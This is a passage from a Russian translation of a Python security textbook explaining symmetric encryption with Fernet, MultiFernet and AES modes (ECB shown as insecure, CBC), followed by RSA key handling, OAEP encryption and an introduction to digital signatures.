Высокоуровневый и простой в использовании API называется «готовые рецепты». Цитирую документацию (https://cryptography.io/en/latest/): «Стоит использовать “готовые рецепты” всегда и везде и прибегать к “взрывчатым веществам” только в случае крайней нужды». Большинству программистов на Python для шифрования будет достаточно готовых рецептов.

Один из готовых рецептов реализует метод симметричного шифрования под названием *fernet*. Его нормативная документация описывает протокол для шифрованного взаимодействия, стойкий к постороннему вмешательству. Его воплощает класс `Fernet`, который находится в `cryptography.fernet`.

В классе `Fernet` есть все, что вам, как правило, потребуется для шифрования данных. Метод `Fernet.generate_key` создает ключ длиной 32 случайных байта, который требуется конструктору класса в качестве аргумента:

```
>>> from cryptography.fernet import Fernet
>>>
>>> key = Fernet.generate_key()
>>> fernet = Fernet(key)
```

За cryptography.fernet и скрывается простой API

Под капотом `Fernet` делит переданный ключ на два 128-битных. Один используется для шифрования, а второй – для проверки подлинности, о которой говорилось в предыдущей главе.

Метод `Fernet.encrypt` не только зашифровывает открытый текст, он также высчитывает хеш от шифротекста функцией HMAC-SHA256. То есть шифротекст для хеш-функции является сообщением. Шифрованный текст и хеш возвращаются внутри объекта под названием *fernet token*:

```
>>> token = fernet.encrypt(b'plaintext')
```

Зашифровывает открытый текст, хеширует шифротекст

На рис. 4.2 изображено, как из шифрованного текста и хеша формируется токен. Ключи шифрования и хеширования не показаны для упрощения.




Рис. 4.2 Fernet не только зашифровывает, но и хеширует

Методу `Fernet.encrypt` противопоставлен метод `Fernet.decrypt`. Он извлекает шифротекст из токена и проверяет его подлинность с помощью HMAC-SHA256. Если заново посчитанный хеш не совпадает с хешем внутри токена, то будет брошено исключение `InvalidToken`. Если хеши совпадают, метод расшифровывает сообщение и возвращает его:

```
>>> fernet.decrypt(token)
b'plaintext'
```

Проверяет подлинность и расшифровывает шифротекст

На рис. 4.3 показано, как метод `Fernet.decrypt` обращается с токеном. Как и на предыдущем рисунке, ключи не изображены.

Рис. 4.3 Fernet проверяет подлинность шифротекста и только потом расшифровывает его

Может возникнуть вопрос: а разве одного только неразглашения недостаточно, зачем еще проверять и подлинность? Ценность неразглашения раскрывается в полной мере при использовании вместе с проверкой подлинности. Допустим, Алиса хочет обеспечить

личную секретность. Все, что она пишет, – зашифровывает; все, что она читает, – расшифровывает. Храня ключ в секрете, Алиса может быть уверена, что только она может расшифровать шифрованный текст. Но откуда ей знать, она ли автор этого шифротекста? Проверка подлинности – это дополнительный уровень обороны от Мэллори, которой может быть выгодно подменить шифротекст.

Допустим, Алисе и Бобу требуется групповая секретность. И та, и другой шифруют свое общение. Ключ шифрования находится только у них, следовательно, Ева не сможет обозревать их переписку. Но этого недостаточно, для того чтобы Алиса была уверена, что отправитель сообщений – именно Боб, и наоборот. Только проверка подлинности может дать такую гарантию.

Кроме того, сам токен fernet устроен так, чтобы минимизировать соблазн сделать с ним что-нибудь небезопасное. Каждый токен – обыкновенный массив байтов, а не какой-нибудь класс FernetToken со свойствами для шифротекста и хеша. Если прямо очень нужно, извлечь из массива хеш и шифрованный текст можно, но достаточно неопрятным способом. Строение токенов нарочно не поощряет написание потенциально содержащего ошибки кода, как то свой собственный расшифровщик и контроль подлинности, и удерживает от расшифровки без предварительной проверки подлинности. Такая реализация токена предохраняет от нарушения проверенного приема «не изобретай свое шифрование», о котором говорилось в первой главе. `Fernet` создан, чтобы его просто было использовать по-безопасному и сложно было бы применить не так.

Объект класса `Fernet` может расшифровать токен, созданный этим же объектом либо другим, но хранящим тот же ключ. Экземпляр класса можно без проблем уничтожить, но обязательно нужно позаботиться о сохранности ключа. Без него невозможно будет восстановить открытый текст. В следующем разделе поговорим о смене секретных ключей с помощью `MultiFernet`, побратима `Fernet`.

4.2.3 Смена ключа

Смена ключа нужна для изъятия из оборота старого ключа и замены его на новый. Чтобы сделать это, требуется расшифровать весь шифротекст, зашифрованный старым ключом, и зашифровать новым. Смена может требоваться по многим причинам. Разглашенный ключ должен быть изменен немедленно. Иногда ключи меняют, когда некто, прежде работавший в команде, покидает ее. Регулярная их смена может снизить урон, который нанесет разглашение ключа, но на вероятность разглашения повлиять не получится.

Класс `MultiFernet` используется для миграции с одного ключа на другой. Для этого создаются два объекта `Fernet`: один содержит в себе старый ключ, а другой – новый. Оба этих объекта передаются конструктору класса `MultiFernet`. Его метод `rotate` расшифровывает токен старым ключом и зашифровывает новым. Как только все

токены были зашифрованы новым ключом, можно спокойно избавляться от старого.

Листинг 4.1 Смена ключа с помощью `MultiFernet`

```
from cryptography.fernet import Fernet, MultiFernet

old_key = read_key_from_somewhere_safe()  <-- Читаем ключ из безопасного места
old_fernet = Fernet(old_key)

new_key = Fernet.generate_key()  <-- Создаем новый
new_fernet = Fernet(new_key)

multi_fernet = MultiFernet([new_fernet, old_fernet])
old_tokens = read_tokens_from_somewhere_safe()
new_tokens = [multi_fernet.rotate(t) for t in old_tokens]   | Расшифровываем старым ключом, зашифровываем новым

replace_old_tokens(new_tokens)
replace_old_key_with_new_key(new_key)                       | Кладем на место старых токенов и ключа новые
del old_key

for new_token in new_tokens:                                | Теперь для расшифровки нужен новый ключ
    plaintext = new_fernet.decrypt(new_token)
```

От того, как ключ используется, зависит категория, к которой причисляется алгоритм шифрования. Следующий раздел расскажет о категории, в которую попадает `Fernet`.

4.3 Симметричное шифрование

Если алгоритму шифрования требуется один и тот же ключ как для зашифровки открытого текста, так и для его расшифровки – прямо как знакомому нам `Fernet`, – такое шифрование называется *симметричным*. Алгоритмы симметричного шифрования делятся на две подкатегории: блочные шифры и потоковые.

4.3.1 Блочные шифры

Блочные шифры зашифровывают открытый текст в последовательность блоков шифротекста одинаковой длины. Открытый текст делится на блоки, над которыми и проводится зашифровка. Размер блока зависит от алгоритма. Обычно чем он больше, тем более стойким считается шифрование. На рис. 4.4 три блока открытого текста зашифрованы в три блока шифрованного.

Алгоритмов симметричного шифрования достаточно много, и поначалу выбор между ними может показаться трудным. Какой безопаснее, какой быстрее? На самом деле это простые вопросы, чуть ниже вы прочтете ответы. Популярными блочными шифрами являются:

- Triple DES;
- Blowfish;
- Twofish;
- Advanced Encryption Standard.

Рис. 4.4 Если блочному шифру подать на вход *N* блоков открытого текста, то на выходе получим *N* блоков шифротекста

Triple DES

Triple DES (3DES) создан на основе Data Encryption Standard (DES). Как подсказывает имя, под капотом блок шифруется алгоритмом DES в три прогона. Поэтому этот шифр считается медленным. Размер блока – 64 бита, длина ключа – 56, 112 либо 168 бит.

> **ВНИМАНИЕ!** Национальный институт стандартов и технологий, а также OpenSSL не рекомендуют использовать 3DES, он объявлен устаревшим. С публикацией института можно ознакомиться по ссылке https://mng.bz/pJoG.

Blowfish

Blowish был разработан Брюсом Шнайером (Bruce Schneier) в начале 90-х. Размер блока – 64 бита, ключ любой длины от 32 до 448 бит. Шифр был первым незапатентованным и не требовал денежных отчислений при использовании – это обеспечило ему популярность.

> **ВНИМАНИЕ!** Blowish потерял признание, когда в 2016 году из-за размера блока оказался уязвим к атаке SWEET32. Не применяйте этот шифр. Даже его создатель рекомендует отказаться от него в пользу Twofish.

Twofish

Twofish был разработан в конце 90-х на замену Blowfish. Размер блока – 128 бит, длина ключа – 128, 192 либо 256 бит. Шифр получил признание криптографов, но популярности предшественника не достиг.

В 2000 году он стал одним из пяти финалистов трехлетнего конкурса Advanced Encryption Standard. Можно спокойно использовать Blowfish, но почему бы не поступить как все и не предпочесть победителя конкурса?

Advanced Encryption Standard

Rijndael (произносится «рейндал») – алгоритм шифрования, который победил свыше десятка других шифров в конкурсе Advanced Encryption Standard. После этого в 2001 году Национальный институт стандартов и технологий выпустил на него нормативный документ. Вряд ли вы слышали об этом шифре прежде, хотя он служит вам каждый день. Все потому, что его стали называть *Advanced Encryption Standard* (AES) по имени конкурса.

Единственный алгоритм симметричного шифрования, о котором нужно знать рядовому программисту, – именно AES. Размер блока – 128 бит, длина ключа – 128, 192 либо 256 бит. Среди алгоритмов симметричного шифрования это образец для подражания. У него широкий и внушающий послужной список. AES применяется в сетевых протоколах, например HTTPS, а также в алгоритмах сжатия, внутри файловых систем, при вычислении хешей и для установления виртуальных частных сетей (VPN). У какого еще шифра есть поддержка на уровне команд центрального процессора? Как ни пытайтесь, у вас не получится создать систему, в которой не используется AES.

И конечно же, под капотом у `Fernet` трудится AES. Для рядовых задач этот шифр – самый оптимальный выбор. Не играйте с огнем и забудьте о других блочных шифрах. Следующий раздел расскажет о потоковых шифрах.

4.3.2 Потоковые шифры

Потоковые шифры не делят открытый текст на блоки. Вместо этого они обрабатывают его как поток несвязанных байтов: один вошел, один вышел. Эти шифры подходят для обработки непрерывного потока данных, либо когда размер открытого текста просто неизвестен. Поэтому они часто применяются в сетевых протоколах.

Когда открытый текст очень мал, потоковые шифры показывают себя лучше блочных. Допустим, вы применяете блочный шифр, размер открытого текста 120 бит, размер блока 128 бит. Шифру придется дополнить 8 бит для создания блока шифротекста, как будто длина исходного текста делится на 128 нацело. А теперь пусть открытый текст будет размером 8 бит, это уже 120 дополнительных бит. Получается, больше 90 % шифротекста будут ничего не значащими данными. Потоковые шифры лишены этого недостатка: им не нужно дополнять открытый текст, ведь им не требуются равные блоки оного.

RC4 и ChaCha – примеры потоковых шифров. Пока в RC4 не вскрылось полдесятка уязвимостей, он широко применялся в сетевых

протоколах. С этим шифром давно попрощались, использовать его ни в коем случае нельзя. ChaCha же считается защищенным и весьма-весьма быстрым. Когда в шестой главе мы будем говорить о TLS, безопасном сетевом протоколе, этот шифр нам еще встретится.

Потоковые шифры, несмотря на скорость и эффективность, не востребованы настолько, насколько блочные. Увы, успешное вмешательство со стороны куда вероятно в шифротекст, порожденный потоковым шифром, нежели блочным. В зависимости от режима шифрования блочные шифры могут имитировать работу потоковых. О режимах шифрования – следующий раздел.

4.3.3 Режимы шифрования

Алгоритмы симметричного шифрования могут работать в разных режимах. У каждого из них есть свои плюсы и минусы. Когда речь идет о применении симметричного шифрования, то обычно это не разговор о том, потоковые или блочные, тот алгоритм или другой. Обычно это обсуждение того, какой режим выбрать для алгоритма AES.

Режим электронной кодовой книги

Самый незатейливый метод применения блочного шифра – это *режим электронной кодовой книги* (electronic codebook mode – ECB), по ГОСТ – *режим простой замены*. Чуть ниже расположен пример кода, зашифровывающий данные алгоритмом AES в этом режиме. С помощью низкоуровневых возможностей пакета `cryptography` определяется шифр с ключом длиной 128 бит. Открытый текст передается через метод `update`. Для упрощения блок открытого текста только один без дополнения незначащими данными:

```
>>> from cryptography.hazmat.backends import default_backend
>>> from cryptography.hazmat.primitives.ciphers import (
...     Cipher, algorithms, modes)
>>>
>>> key = b'key must be 128, 196 or 256 bits'
>>>
>>> cipher = Cipher(
...     algorithms.AES(key),
...     modes.ECB(),
...     backend=default_backend())
>>> encryptor = cipher.encryptor()
>>>
>>> plaintext = b'block size = 128'
>>> encryptor.update(plaintext) + encryptor.finalize()
b'G\xf2\xe2J]a;\x0e\xc5\xd6\x1057D\xa9\x88'
```

Будет применен AES в режиме ECB

Под капотом будет OpenSSL

Один блок открытого текста

Один блок шифротекста

Шифрование через режим электронной кодовой книги отличается удивительно низкой стойкостью, зато простота его применения

отлично подходит для наглядных примеров. Этот режим небезопасен потому, что одинаковые блоки открытого текста он превращает в одинаковые блоки шифрованного. Благодаря этому с ним легко разобраться новичку, но и злоумышленнику тоже становится просто угадать структуру открытого текста по шифротексту.

На рис. 4.5 показан классический пример уязвимости режима. Слева – обыкновенная картинка, справа – она же, но зашифрованная[1].

Рис. 4.5 При использовании режима ECB структура открытого текста воспроизводится в структуре шифротекста

Режим электронной кодовой книги не просто раскрывает структуру внутри отдельно взятого открытого текста, но еще и обнажает совпадения между разными текстами. Допустим, Алисе надо зашифровать некий набор открытых текстов. Она использует режим ECB, руководствуясь ложной предпосылкой: этот метод якобы безопасен, если отдельно взятый открытый текст не имеет различимой структуры. Мэллори удается заполучить набор шифротекстов. Она их исследует и находит совпадающие между собой. Почему так вышло? В отличие от Алисы, Мэллори в курсе, что режим простой замены зашифровывает одинаковые открытые тексты в одинаковые шифротексты.

> **ВНИМАНИЕ!** Никогда не шифруйте данные в режиме ECB на боевых системах. То, что используется безопасный алгоритм AES, вообще не спасает ситуацию. Режим электронной кодовой книги и безопасность – вещи несовместимые.

Если взломщик заполучил доступ к вашим шифротекстам, ему должно быть невозможно понять по ним хоть что-нибудь об открытом тексте. Далее описывается хороший режим шифрования, который скрадывает структуру как отдельного текста, так и совпадения между ними.

---

[1] Источник изображения слева: https://en.wikipedia.org/wiki/File:Tux.jpg. © Larry Ewing, lewing@isc.tamu.edu и The GIMP. Источник изображения справа: https://en.wikipedia.org/wiki/File:Tux_ecb.jpg.

Режим сцепления блоков шифротекста

Режим сцепления блоков шифротекста (cipher block chaining – CBC) не страдает болезнью предыдущего режима. Достигается это тем, что любое изменение в блоке влияет на шифротекст блоков последующих. На рис. 4.6 показано, что структура открытого текста не видна в шифротексте[1].

Рис. 4.6 При использовании режима CBC структура открытого текста не воспроизводится в структуре шифротекста

Кроме того, зашифровка в этом режиме одинаковых открытых текстов дает разные шифротексты. Это достигается с помощью *вектора инициализации* (initialization vector – IV). Он подается шифру на вход вместе с текстом и ключом. Вектор для режима сцепления блоков шифротекста должен быть случайным 128-битным числом, он должен быть использован только однократно.

Этот пример кода зашифровывает два одинаковых текста из двух одинаковых блоков алгоритмом AES в режиме CBC. Для каждого текста вектор инициализации генерируется заново. Обратите внимание: шифротексты уникальны, блоки внутри шифротекста тоже не равны:

```
>>> import secrets
>>> from cryptography.hazmat.backends import default_backend
>>> from cryptography.hazmat.primitives.ciphers import (
...     Cipher, algorithms, modes)
>>>
>>> key = b'key must be 128, 196 or 256 bits'
>>>
>>> def encrypt(data):
...     iv = secrets.token_bytes(16)
...     cipher = Cipher(
...         algorithms.AES(key),
...         modes.CBC(iv),
...         backend=default_backend())
...     encryptor = cipher.encryptor()
```

16 случайных байт

Будет применен AES в режиме CBC

[1] Источник изображения слева: https://en.wikipedia.org/wiki/File:Tux.jpg. © Larry Ewing, lewing@isc.tamu.edu и The GIMP. Источник изображения справа: https://en.wikipedia.org/wiki/File:Tux_secure.jpg.

```
...     return encryptor.update(data) + encryptor.finalize()
...
>>> plaintext = b'the same message' * 2
>>> x = encrypt(plaintext)
>>> y = encrypt(plaintext)
>>>
>>> x[:16] == x[16:]
False
>>> x == y
False
```

Два одинаковых блока открытого текста

Зашифровка одинаковых текстов

Два одинаковых блока открытого текста стали двумя разными блоками шифротекста

Два одинаковых открытых текста стали двумя разными шифротекстами

Использованный вектор требуется и при последующей расшифровке, наравне с шифротекстом и ключом. Следовательно, IV требуется сохранить. Без него открытый текст будет безвозвратно потерян.

`Fernet` применяет AES в режиме CBC и берет заботу о векторе на себя. Он будет создан при зашифровке текста, положен в токен вместе с шифротекстом и хешем и вытащен оттуда перед расшифровкой.

> **ВНИМАНИЕ!** Некоторые программисты прячут вектор инициализации, будто это ключ. Ключ предназначен для зашифровки одного и более сообщений, вектор же – для одного и только одного сообщения. Ключ должен храниться в секрете, вектор же обычно кладут рядом с шифротекстом безо всяких премудростей. Если злоумышленник стащил ваши шифротексты, считайте, что и векторы тоже. Без ключа они ему все равно ничего не дадут.

AES может работать и в других режимах шифрования. Один из них, счетчик с аутентификацией Галуа́ (Galois/counter mode – GCM), позволяет блочному шифру имитировать работу потокового. Мы с ним еще встретимся в шестой главе.

Итоги

- Шифрование обеспечивает неразглашение.
- `Fernet` – безопасный и простой способ симметричного шифрования и проверки подлинности данных.
- `MultiFernet` облегчает смену ключей.
- В алгоритмах симметричного шифрования применяется один и тот же ключ для зашифровки и расшифровки.
- Если симметричное шифрование, то AES.

5 Асимметричное шифрование

Темы этой главы:

- загвоздка с передачей ключей;
- асимметричное шифрование с помощью пакета `cryptography`;
- цифровая подпись как средство для неопровержимости деяния.

В предыдущей главе говорилось о том, как обеспечить неразглашение с помощью симметричного шифрования. Увы, но оно не всегда применимо. Как передать ключи – классическая задача криптографии, и у симметричного шифрования нет на нее ответа. На помощь приходит шифрование асимметричное, о котором мы поговорим в этой главе. Кроме того, мы глубже погрузимся в возможности пакета `cryptography`. В конце будет рассказано, как обеспечить неопровержимость с помощью цифровых подписей.

5.1 Загвоздка с передачей ключей

Пока зашифровку и расшифровку производит одно и то же лицо, с симметричным шифрованием нет никаких проблем. Они начинаются, когда зашифровывать хочет один, а расшифровывать – другой. Допустим, Алиса хочет передать Бобу секретные сведения. Она шиф-

рует сообщение и отправляет шифротекст Бобу. Теперь ему нужен Алисин ключ, чтобы расшифровать его. Сейчас Алисе нужно думать, как же передать ключ Бобу, минуя обозревательницу Еву. Алиса может зашифровать ключ другим ключом, но как передать Бобу второй ключ, чтобы Ева не подслушала? Можно зашифровать второй ключ третьим, но как тогда… В общем, смысл ясен. Необходимость передать ключ завела нас в рекурсивный тупик.

Пиши пропало, если таких Бобов у Алисы человек десять. Даже если она лично передаст ключ каждому, в случае утечки ключа ей придется снова посетить каждого. Притом что вероятность утечки ключа возросла в десять раз, как и сложность его смены. Алиса может, конечно, шифроваться с каждым собеседником разным ключом. Но загвоздку с их раздачей это по-прежнему не решает, в чем-то даже усугубляет. Именно эта незадача – одна из причин изобретения асимметричного шифрования.

5.2 Асимметричное шифрование

Если алгоритму шифрования – например, AES – требуется один и тот же ключ для зашифровки и расшифровки, то это *симметричное шифрование*. Если для зашифровки применяется один ключ, а для расшифровки – другой, то это асимметричное *шифрование*. Эти два ключа называют *парой ключей*.

Пара состоит из *закрытого ключа* и *открытого*. Закрытый ключ владелец держит в секрете. Открытый ключ держать в секрете не нужно, им можно делиться с кем угодно. Закрытым ключом можно расшифровать то, что зашифровано открытым, и наоборот. Асимметричное шифрование еще называют *криптосистемой с открытым ключом*.

Асимметричное шифрование – типичный ответ на задачу с передачей ключей. Его механизм показан на рис. 5.1. Допустим, Алиса хочет отправить Бобу секретные сведения с помощью криптосистемы с открытым ключом. Боб генерирует пару ключей. Закрытый ключ он оставляет себе, открытый отправляет Алисе по незащищенному каналу связи. Ева может обозревать этот канал связи – это не имеет значения, открытый ключ на то и открытый. Алиса зашифровывает сообщение открытым ключом Боба и отправляет ему шифрованный текст по незащищенному каналу. Боб получает шифротекст и расшифровывает его закрытым ключом. Никаким другим ключом расшифровать текст не получится.

Таким образом решаются две задачи. Во-первых, задача с передачей ключа больше не стоит. Даже если Ева подслушает открытый ключ Боба и шифротекст Алисы, злоумышленница не сможет расшифровать послание. Только закрытым ключом Боба можно расшифровать то, что зашифровано его открытым ключом. Во-вторых, теперь Алисе не составит труда общаться с любым количеством собе-

седников. Каждому из них просто нужно создать свою собственную пару ключей и отправить Алисе открытый ключ. Даже если чей-то закрытый ключ вдруг окажется достоянием Евы, на других собеседников это никак не повлияет.




Рис. 5.1 Данные, отправленные Алисой Бобу с помощью асимметричного шифрования, остаются неразглашенными Еве

Этот раздел вкратце поведал об асимметричном шифровании. Следующий же наглядно покажет, как использовать в Python самую широко распространенную криптосистему с открытым ключом всех времен и народов.

5.2.1 RSA

RSA – классический пример криптосистемы с открытым ключом, которая выдержала проверку временем. Она была создана в конце 70-х, ее создатели – Рон Ривест (Ron Rivest), Ади Шамир (Adi Shamir) и Леонард Адлеман (Leonard Adleman). Название алгоритму дано по первым буквам их фамилий.

Ниже показан вызов `openssl`[1], который генерирует закрытый ключ RSA длиной 3072 бита. Для этого использована команда `genpkey`. На момент написания этой книги ключи RSA должны быть размером минимум 2048 бит.

```
$ openssl genpkey -algorithm RSA \      <-- Ключ для RSA
    -out private_key.pem \              <-- Файл с ключом положить по этому пути
    -pkeyopt rsa_keygen_bits:3072       <-- Длина ключа 3072 бита
```

[1] Чтобы воспользоваться `openssl` под Windows, установите Git for Windows (https://github.com/git-for-windows/git/releases) и запустите Git Bash. – *Прим. перев.*

Обратите внимание, насколько разнятся размеры ключа для RSA и AES. Первому для обеспечения сравнимой стойкости надлежит быть куда длиннее своего симметричного собрата. Ключ AES может быть 256 бит длиной максимум, ключ RSA же такой длины просто никуда не годится. Такая разница обусловлена математическими моделями, на которых строится шифрование. RSA применяет факторизацию целых чисел, AES использует подстановочно-перестановочную сеть. В общих чертах: ключ для асимметричного шифрования всегда будет длиннее ключа для симметричного.

С помощью команды `rsa` утилиты `openssl` можно извлечь открытый ключ из файла с закрытым:

```
$ openssl rsa -pubout -in private_key.pem -out public_key.pem
```

Пара ключей иногда хранится в файловой системе. Важно отрегулировать права доступа к этим файлам. Права на чтение и запись файла с закрытым ключом должны быть только у владельца. Открытый ключ же можно читать кому угодно. Вот как ограничить доступ к файлам ключей на UNIX-подобных системах:

```
$ chmod 600 private_key.pem ◄—— Читать и писать может только владелец
$ chmod 644 public_key.pem  ◄—— Читать может кто угодно
```

> **ПРИМЕЧАНИЕ** Как и в случае с ключами от симметричного шифрования, ключам для асимметричного шифрования не место среди файлов боевой системы либо внутри ее исходного кода. Ключи должны находиться в службе управления ключами, где они будут в безопасности. Это может быть, например, Amazon's AWS Key Management Service (https://aws.amazon.com/kms/) либо Google's Cloud Key Management Service (https://cloud.google.com/security-key-management).

OpenSSL сохраняет ключи на диск в формате *Privacy-Enhanced Mail* (PEM, почта повышенной секретности). Это стандарт де-факто для представления пар ключей. Если вам уже приходилось сталкиваться с PEM-файлами раньше, вам может быть знаком заголовок, начинающийся с `-----BEGIN`:

```
-----BEGIN PRIVATE KEY-----
MIIG/QIBADANBgkqhkiG9w0BAQEFAASCBucwggbjAgEAAoIBgQDJ2Psz+Ub+VKg0
vnlZmm671s5qiZigu8SsqcERPlSk4KsnnjwbibMhcRlGJgSo5Vv13SMekaj+oCTl
...
-----BEGIN PUBLIC KEY-----
MIIBojANBgkqhkiG9w0BAQEFAAOCAY8AMIIBigKCAYEAydj7M/lG/lSoNL55WZpu
u9bOaomYoLvErKnBET5UpOCrJ548G4mzIXEZRiYEqOVb9d0jHpGo/qAk5VCwfNPG
...
```

Ключи можно создать и средствами пакета `cryptography`. Как сгенерировать закрытый ключ методом `generate_private_key` модуля

rsa, показано в листинге 5.1. Первый аргумент – это деталь реализации RSA, в которую я не буду вдаваться в рамках данной книги. Подробнее о ней можно узнать по ссылке https://www.imperialviolet.org/2012/03/16/rsae.html. Второй аргумент – длина ключа. Третьим аргументом мы выбираем использование под капотом библиотеки по умолчанию, это OpenSSL[1]. После создания закрытого ключа из него извлекается открытый.

Листинг 5.1 Создание пары ключей RSA через Python

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import rsa

private_key = rsa.generate_private_key(
    public_exponent=65537,
    key_size=3072,
    backend=default_backend(), )

public_key = private_key.public_key()
```

Нетривиальные низкоуровневые инструменты

Генерация закрытого ключа

Извлечение открытого ключа

ПРИМЕЧАНИЕ Ключи для боевых систем редко генерируются скриптами на Python. Как правило, используются консольные утилиты, как то openssl либо ssh-keygen.

Следующий пример показывает, как сохранить ключи из оперативной памяти на диск в формате PEM.

Листинг 5.2 Сохранение пары ключей RSA на Python

```
private_bytes = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption(), )

with open('private_key.pem', 'xb') as private_file:
    private_file.write(private_bytes)

public_bytes = public_key.public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo, )

with open('public_key.pem', 'xb') as public_file:
    public_file.write(public_bytes)
```

Запаковка закрытого ключа в байтовую строку

Запись строки в файл

Запаковка открытого ключа в байтовую строку

Запись строки в файл

Ключи могут быть загружены и в обратном направлении – из файлов в оперативную память. Файлы ключей могут быть созданы любой программой, не обязательно предыдущим скриптом.

[1] Так как практически всегда в качестве backend указывается default_backend(), сейчас этот аргумент стал необязательным. – *Прим. перев.*

Листинг 5.3 Чтение пары ключей RSA на Python

```
with open('private_key.pem', 'rb') as private_file:
    loaded_private_key = serialization.load_pem_private_key(
        private_file.read(),
        password=None,
        backend=default_backend()
    )

with open('public_key.pem', 'rb') as public_file:
    loaded_public_key = serialization.load_pem_public_key(
        public_file.read(),
        backend=default_backend()
    )
```

Распаковка закрытого ключа

Распаковка открытого ключа

Следующий пример показывает, как зашифровать данные открытым ключом и как расшифровать закрытым. Как и симметричные блочные шифры, RSA перед зашифровкой дополняет открытый текст ничего не значащими данными.

> **ПРИМЕЧАНИЕ** Рекомендуемой схемой дополнения открытого текста для шифрования алгоритмом RSA является *оптимальное асимметричное шифрование с дополнением* (optimal asymmetric encryption padding – OAEP).

Листинг 5.4 Шифрование парой ключей RSA на Python

```
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding

padding_config = padding.OAEP(
    mgf=padding.MGF1(algorithm=hashes.SHA256()),
    algorithm=hashes.SHA256(),
    label=None, )

plaintext = b'message from Alice to Bob'

ciphertext = loaded_public_key.encrypt(
    plaintext=plaintext,
    padding=padding_config, )

decrypted_by_private_key = loaded_private_key.decrypt(
    ciphertext=ciphertext,
    padding=padding_config)

assert decrypted_by_private_key == plaintext
```

Схема дополнения OAEP

Зашифровка открытым ключом

Расшифровка закрытым ключом

Асимметричное шифрование работает в обе стороны. Можно зашифровать послание открытым ключом, а расшифровать закрытым. Или наоборот, можно зашифровать закрытым, а расшифровать открытым. Таким образом, мы можем быть уверены только в чем-то одном: либо в неразглашении, либо в подлинности данных. То, что

зашифровано открытым ключом, может расшифровать только владелец закрытого ключа, и, следовательно, не может быть разглашено. При этом создателем содержимого может быть кто угодно. То, что зашифровано закрытым ключом, является подлинным и принадлежит руке владельца закрытого ключа, но расшифровать эти данные может кто угодно. Следовательно, данные разглашаются, но их авторство несомненно.

Мы обсудили, как добиться неразглашения с помощью зашифровки данных открытым ключом. В следующем разделе узнаем, как достичь неопровержимости деяния путем зашифровки закрытым ключом.

5.3 Неопровержимость деяния

В третьей главе рассказывалось о том, как Алиса и Боб благодаря хешированию с ключом могут убедиться в подлинности личности отправителя. Боб отправляет Алисе сообщение вместе с хешем. При получении сообщения она тоже высчитывает хеш. Если ее хеш совпадает с хешем отправителя, то Алиса может сделать два вывода: целостность данных сохранена, и их создателем является Боб.

Но давайте взглянем на ситуацию со стороны третьего участника переписки, Чарли. Знает ли он, кто автор сообщения? Нет, ведь одним и тем же ключом владеет как Алиса, так и Боб. Все, что знает Чарли, – что сообщение создал кто-то из них двоих, а вот кто конкретно – нет. Ничто не мешает Алисе создать сообщение и заявить, что она получила его от Боба. Ничто не мешает Бобу прислать Алисе сообщение, а затем заявить, что она сама его выдумала. Они-то оба знают, кто создал сообщение, но вот доказать это кому-то еще не имеют никакой возможности.

Если система не дает пользователю отрицать содеянное, то она обеспечивает *неопровержимость*, которая и не дала бы шанса Бобу отпираться. В жизни неопровержимость, как правило, требуется при отправке данных об операции на сервер. Например, это могут быть платежные операции на кассовом терминале. Неопровержимость здесь требуется, чтобы заставить процессинговый центр выполнить обязательства по договору. При этом третья сторона – например, надзорный орган – может проверять платежи.

Чтобы действия Алисы и Боба были неопровержимы, им придется отказаться от общего ключа и прибегнуть к цифровым подписям.

5.3.1 Цифровые подписи

Если требуется не просто проверка подлинности и целостности данных, а неопровержимость, то понадобится электронная цифровая подпись (ЭЦП). Ее применение позволяет кому угодно, а не только

получателю, ответить на два вопроса: кто отправил сообщение и дошло ли оно в первозданном виде. Цифровая подпись во многом похожа на рукописную:

- и та, и другая уникальна для каждой персоны;
- и та, и другая накладывает юридические обязательства на подписавшего;
- и ту, и другую трудно подделать.

ЭЦП обычно производится с помощью хеш-функции и зашифровки закрытым ключом. Чтобы подписать сообщение, сначала требуется высчитать его хеш. Затем полученное значение и закрытый ключ подаются на вход алгоритму асимметричного шифрования, и на выходе получается цифровая подпись. Таким образом владелец закрытого ключа подписывает созданное им сообщение. Если взглянуть со стороны алгоритма шифрования, то хеш – это открытый текст, а цифровая подпись – шифрованный. Сообщение и ЭЦП затем передаются вместе по сети связи. На рис. 5.2 показано, как подписал сообщение Боб.

